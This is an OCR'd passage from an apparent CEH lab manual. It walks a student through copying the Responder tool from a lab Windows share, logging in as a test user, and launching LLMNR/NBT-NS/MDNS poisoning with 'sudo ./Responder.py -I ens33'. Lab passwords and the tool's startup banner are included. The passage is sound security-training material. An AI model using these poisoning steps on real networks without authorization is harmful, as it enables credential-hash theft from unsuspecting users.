
- The **+ Other Locations** window appears; type **smb://10.10.10.10** in the **Connect to Server** field and click the **Connect** button.


+ Other Locations
Recent
Starred
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
+ Other Locations
On This Computer
Computer
Networks
Windows Network
RDLW-039
WINDOWS10
Connect

Connect to Server: smb://10.10.10.10

Figure 1.1.6: + Other Locations window

- A security pop-up appears. Type the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click the **Connect** button.


Cancel
Connect

Password required for 10.10.10.10

Username: Admin

Domain: WORKGROUP

Password: ••••••••

○ Forget password immediately
● Remember password until you logout
○ Remember forever

Figure 1.1.7: Security pop-up

Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB.

- A window appears, displaying the **Windows 10** shared folder; then, double-click the **CEH-Tools** folder.



Windows s…0.10.10.10
Recent
Starred
Home
Desktop
Documents
Downloads
Music
ADMIN$
C$
CEH-Tools
E$
Users
"CEH-Tools" selected

Figure 1.1.8: Windows 10: shared folders

- Navigate to **CEHv11 Module 06 System Hacking\GitHub Tools** and copy the **Responder** folder.



CEHv11 Mo…em Hacking
GitHub Tools
Recent
Starred
Home
Desktop
Documents
Downloads
Music
Pictures
PowerSploit
Responder
TheFatRat
PowerSploit.zip
Responder.zip
TheFatRat.zip
"Responder" selected

Figure 1.1.9: Copy Responder folder

- Paste the **Responder** folder in the **Home** directory.



Home
Recent
Starred
Home
Desktop
Documents
Downloads
Music
Pictures
Desktop
Documents
Downloads
Music
Pictures
Public
Responder
Templates
Videos
"Responder" selected (containing 14 items)

Figure 1.1.10: Paste Responder folder

TASK 1.2

Log into Jason Account

6. Now, switch to the **Windows 10** virtual machine and log in with Username: **Jason** and Password: **qwerty**.




Figure 1.1.11: Login as Jason

7. Switch back to the **Ubuntu** virtual machine. In the **Terminal** window, type **cd Responder** and press **Enter** to navigate to the Responder tool folder.

Note: If you get logged out of Ubuntu, then double-click on the screen, enter the password as **toor**, and press **Enter**.

TASK 1.3


Run Responder

8. Type **chmod +x Responder.py** and press **Enter** to grant permissions to the script.

9. Now, type **sudo ./Responder.py -I ens33** and press **Enter**. In the **password for ubuntu** field, type **toor** and press **Enter** to run Responder tool.

Note: The password that you type will not be visible.


Note: **-I**: specifies the interface (here, **ens33**). The interface might differ in your lab environment.



```
ubuntu@ubuntu:~$ cd Responder
ubuntu@ubuntu:~/Responder$ chmod +x Responder.py
ubuntu@ubuntu:~/Responder$ sudo ./Responder.py -I ens33
[sudo] password for ubuntu:
```

Figure 1.1.12: Running Responder tool

10. Responder starts listening to the network interface for events, as shown in the screenshot.



```
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
```

Figure 1.1.13: Responder starts listening

